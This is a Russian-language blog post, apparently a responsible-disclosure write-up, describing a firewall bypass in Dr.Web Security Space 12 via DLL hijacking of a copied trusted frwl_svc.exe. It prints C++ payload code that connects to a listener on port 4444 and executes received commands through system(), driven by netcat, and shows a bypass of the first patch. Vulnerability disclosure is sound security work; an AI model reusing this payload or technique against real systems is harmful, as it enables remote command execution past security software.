sh0r 23 сентября 2021 в 04:08

Обход брандмауэра (firewall) в Dr.Web Security Space 12

Блог компании Перспективный мониторинг, Информационная безопасность*, Антивирусная защита*

Данная статья написана в рамках ответственного разглашения информации о уязвимости. Хочу выразить благодарность сотрудникам Dr.Web за оперативное реагирование и исправление обхода брандмауэра (firewall).

В этой статье я продемонстрирую обнаруженную мной возможность обхода брандмауэра (firewall) в продукте Dr.Web Security Space 12 версии.

При исследовании различных техник и методик обхода антивирусных программ я заметил, что Dr.Web Security Space 12 версии блокирует любой доступ в Интернет у самописных приложений, хотя другие антивирусные программы так не реагируют. Мне захотелось проверить, возможно ли обойти данный механизм безопасности?

Разведка

Во время анализа работы антивирусной программы Dr.Web, я обнаружил, что некоторые исполняемые файлы (.exe), в папке C:\Program Files\DrWeb, потенциально могут быть подвержены Dll hijacking.

Dll Hijacking — это атака, основанная на способе поиска и загрузки динамически подключаемых библиотек приложениями Windows. Большинство приложений Windows при загрузке dll не используют полный путь, а указывают только имя файла. Из-за этого перед непосредственно загрузкой происходит поиск соответствующей библиотеки. С настройками по умолчанию поиск начинается с папки, где расположен исполняемый файл, и в случае отсутствия файла поиск продолжается в системных директориях. Такое поведение позволяет злоумышленнику разместить поддельную dll и почти гарантировать, что библиотека с нагрузкой загрузится в адресное пространство приложения и код злоумышленника будет исполнен.

Например, возьмём один из исполняемых файлов – frwl_svc.exe версии 12.5.2.4160. С помощью Process Monitor от Sysinternals проследим поиск dll.


frwl_svc.exe	6456	CreateFile	C:\Program Files\DrWeb	SUCCESS
frwl_svc.exe	6456	CreateFile	C:\Program Files\DrWeb\VERSION.dll	NAME NOT FOUND
frwl_svc.exe	6456	CreateFile	C:\Program Files\DrWeb\NETAPI32.dll	NAME NOT FOUND
frwl_svc.exe	6456	CreateFile	C:\Program Files\DrWeb\CRYPTUI.dll	NAME NOT FOUND
frwl_svc.exe	6456	CreateFile	C:\Program Files\DrWeb\NETUTILS.DLL	NAME NOT FOUND
frwl_svc.exe	6456	CreateFile	C:\Program Files\DrWeb\SRVCLI.DLL	NAME NOT FOUND
frwl_svc.exe	6456	CreateFile	C:\Program Files\DrWeb\MSASN1.dll	NAME NOT FOUND
frwl_svc.exe	6456	QueryNameInfo...	C:\Program Files\DrWeb\frwl_svc.exe	SUCCESS
frwl_svc.exe	6456	CreateFile	C:\Program Files\DrWeb\Wldp.dll	NAME NOT FOUND
frwl_svc.exe	6456	CreateFile	C:\Program Files\DrWeb\profapi.dll	NAME NOT FOUND
frwl_svc.exe	6456	CloseFile	C:\Program Files\DrWeb	SUCCESS


Однако, у обычного пользователя нет разрешений для того чтобы подложить свой DLL файл в папку C:\Program Files\DrWeb. Но рассмотрим вариант, в котором frwl_svc.exe будет скопирован в папку под контролем пользователя, к примеру, в папку Temp, а рядом подложим свою библиотеку version.dll. Такое действие не даст мне выполнение программы с какими-то новыми привилегиями, но так мой код из библиотеки будет исполнен в контексте доверенного приложения.

Подготовительные мероприятия

Я начну свой эксперимент с настройки двух виртуальных машин с Windows 10. Первая виртуальная машина служит для демонстрации пользователя с установленным антивирусом Dr.Web. Вторая виртуальная машина будет «ответной стороной», на ней установлен netcat для сетевого взаимодействия с первой виртуалкой. Начальные настройки при установке:

- На первую виртуальную машину с IP 192.168.9.2 установлю Dr.Web последней версии, в процессе установки Dr.Web'а выберу следующие пункты:





- На вторую виртуальную машину с ip 192.168.9.3 установлю netcat.

Для демонстрации я разработал два исполняемых файла:

- Приложение test_application.exe предназначено для демонстрации исправной работы брандмауэра (firewall). Простая утилита на C++, которая отправляет по сети сообщение “test”. Ещё она может принимать сетевые ответы и затем исполнять их. В случае нормальной работы брандмауэра (firewall) моё приложение test_application.exe не сможет отправить сообщение “test”.
- Второй файл — это прокси-библиотека version.dll, которая размещается рядом с frwl_svc.exe на первой виртуальной машине. Функциональность та же, что и test_application.exe, только код собран как dll.


```
void Payload()
{
    char C2Server[] = "192.168.9.3";
    int C2Port = 4444;

    SOCKET mySocket;
    sockaddr_in addr;
    WSADATA version;
    WSAStartup(MAKEWORD(2, 2), &version);
    mySocket = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, (unsigned int)NULL, (unsi
    addr.sin_family = AF_INET;

    addr.sin_addr.s_addr = inet_addr(C2Server);
    addr.sin_port = htons(C2Port);

    if (WSAConnect(mySocket, (SOCKADDR*)&addr, sizeof(addr), NULL, NULL, NULL, NULL) == SOCK
        closesocket(mySocket);
        WSACleanup();

    }
    else {
        printf("Connection made sucessfully\n");
        char* pBuf = "test\n";
        printf("Sending request from client\n");
        send(mySocket, pBuf, strlen(pBuf), 0);
        char szResponse[50];
        recv(mySocket, szResponse, 50, 0);
        system(szResponse);
        closesocket(mySocket);
        WSACleanup();
    }
}
```

Видео эксплуатации

После подготовительных мероприятий, я, наконец, подошёл к эксплуатации. На этом видео представлена демонстрация возможности обхода брандмауэра (firewall) в продукте Dr.Web Security Space 12 версии. (Dr.Web, version.dll и test_application.exe находится на первой виртуальной машине, которая расположена с левой стороны видео. А netcat находится на второй виртуальной машине, которая расположена с правой стороны видео.)

Вот что происходит на видео:

- На второй виртуальной машине запускаем netcat он же nc64.exe и прослушиваем порт 4444.
- Затем на первой виртуальной машине в папке C:\Users\root\AppData\Local\Temp распакуем aplications.7z, там находятся version.dll и test_application.exe.
- После этого, с помощью whoami показываем, что все действия от обычного пользователя.
- Потом копируем C:\Program Files\DrWeb\frwl_svc.exe в папку C:\Users\root\AppData\Local\Temp\aplications.
- Дальше демонстрируем, что брандмауэр (firewall) включён, исключения отсутствуют и время последнего обновления антивируса.
- Следующим шагом запускаем тестовое приложение test_application.exe и проверяем работоспособность брандмауэр (firewall). Dr.Web заблокировал тестовое приложение, а значит можно сделать вывод, что брандмауэр (firewall) работает корректно.




- Запускаем frwl_svc.exe и видим подключение в nc64.exe на второй машине.
- Передаём команду на создание папки test на первой машине с помощью nc64.exe, который находится на второй машине.

Вывод

Убедившись, что способ работает, можно сделать предположение, что, антивирус доверяет «своим» приложениям, и сетевые запросы, сделанные от имени таких исполняемых файлов, в фильтрацию не попадают. Копирование доверенного файла в подконтрольную пользователю папку с готовой библиотекой — не единственный способ исполнить код в контексте приложения, но один из самых легковоспроизводимых. На этом этапе я собрал все артефакты исследования и передал их специалистам Dr.Web. Вскоре я получил ответ, что уязвимость исправлена в новой версии.

Проверка исправлений

После сообщения о новой версии с исправлением я решил посмотреть, как был исправлен обход. Начал с тех же действий, что и при разведке: что запустил frwl_svc.exe и посмотрел журнал Process Monitor, чтобы узнать какие Dll пытаются загрузиться.



Вижу, что frwl_svc.exe версии 12.5.3.12180 больше не загружает стандартные dll. Это исправляет сам подход с dll hijacking, но появилась гипотеза, что логика работы с доверенными приложениями осталась. Для проверки я воспользовался старой версией frwl_svc.exe.

Подготовительные мероприятия

Начну проверку своей гипотезы с того, что настрою две виртуальные машины с windows 10 по аналогии с тем, как всё было в демонстрации.

- На первую виртуальную машину с ip 192.168.9.2 я установлю Dr.Web последней версии. Процесс установки Dr.Web не отличатся от того, который был описан в предыдущем отчёте. А также в папку Temp я скопирую frwl_svc.exe версии 12.5.2.4160 и version.dll из предыдущего отчета.
- На вторую виртуальную машину с ip 192.168.9.3 я установлю netcat.

Видео эксплуатации

После настройки двух виртуальных машин пришло время эксплуатации. На этом видео показана возможность обхода патча, которым Dr.Web исправил ошибку из предыдущего отчёта. Расположение виртуальных машин не отличается от представленных в предыдущем видео. Напомню, первая машина находится с левой стороны на видео, а вторая машина – с правой стороны. Действия в видео:

- На второй виртуальной машине запускаем netcat(nc64.exe) и прослушиваем порт 4444.
- Затем на первой виртуальной машине с помощью whoami показываем, что все действия от обычного пользователя.
- Потом показываем версию frwl_svc.exe (12.5.2.4160) в папке C:\Users\drweb_test\AppData\Local\Temp.
- Дальше демонстрируем версию frwl_svc.exe (12.5.3.12180) в папке C:\Program Files\DrWeb.
- Следующим шагом показываем, что брандмауэр (firewall) включён, исключения отсутствуют и время последнего обновления.
- После этого запускаем C:\Users\drweb_test\AppData\Local\Temp \frwl_svc.exe и видим подключение в nc64.exe во второй машине.
- Последним шагом передаём команду на создание папки test на первой машине с помощью nc64.exe, который находится на второй машине.

Вывод

В результате проверки исправлений я обнаружил, что патч исправляет не саму проблему с доверенными приложениям, а только мой способ реализации данной уязвимости. Старая версия frwl_svc.exe отлично обходила ограничения. Все собранные сведения были переданы команде Dr Web. Вскоре была выпущена новая версия исправления, которая уже не обходилась моим методом.

Timeline

- 16.02.2021: Передача отчета в Dr.Web.
- 25.02.2021: Dr.Web сообщает, что данная возможность обхода firewall исправлена.
- 10.03.2021: Запрос cve.
- 11.03.2021: Получение CVE 2021-28130.
- 14.03.2021: Проверка исправлений.
- 15.03.2021: Передача отчета в Dr.Web.
- 06.04.2021: Dr.Web сообщает, что данная возможность обхода firewall исправлена.
- 23.09.2021: Публикация статьи.

Теги: dr.web

Хабы: Блог компании Перспективный мониторинг, Информационная безопасность, Антивирусная защита

Перспективный мониторинг
Компания

Сайт Telegram

15 Карма 0 Рейтинг

Шорин Роман @sh0r
Reverse Engineering, AV

Комментарии 1

Публикации


ЛУЧШИЕ ЗА СУТКИ ПОХОЖИЕ

RationalAnswer сегодня в 00:34
Сэм Бэнкман-Фрид, наконец, арестован: что выяснилось о криптоафере года вокруг биржи FTX
+63 13K 16 89 +89

Boomburum сегодня в 05:05
Изменения на Хабре этой осенью
+54 3K 5 57 +57

Lunathecat сегодня в 04:00
УКВ FM-радиоприёмник на двух лампах
+36 2.6K 14 5 +5

vcKomm вчера в 16:59
ChatGPT ответил на тест по микробиологии лучше среднестатистического студента
Из песочницы Перевод
+31 4K 19 45 +45



Настройка языка

Техническая поддержка

Вернуться на старую версию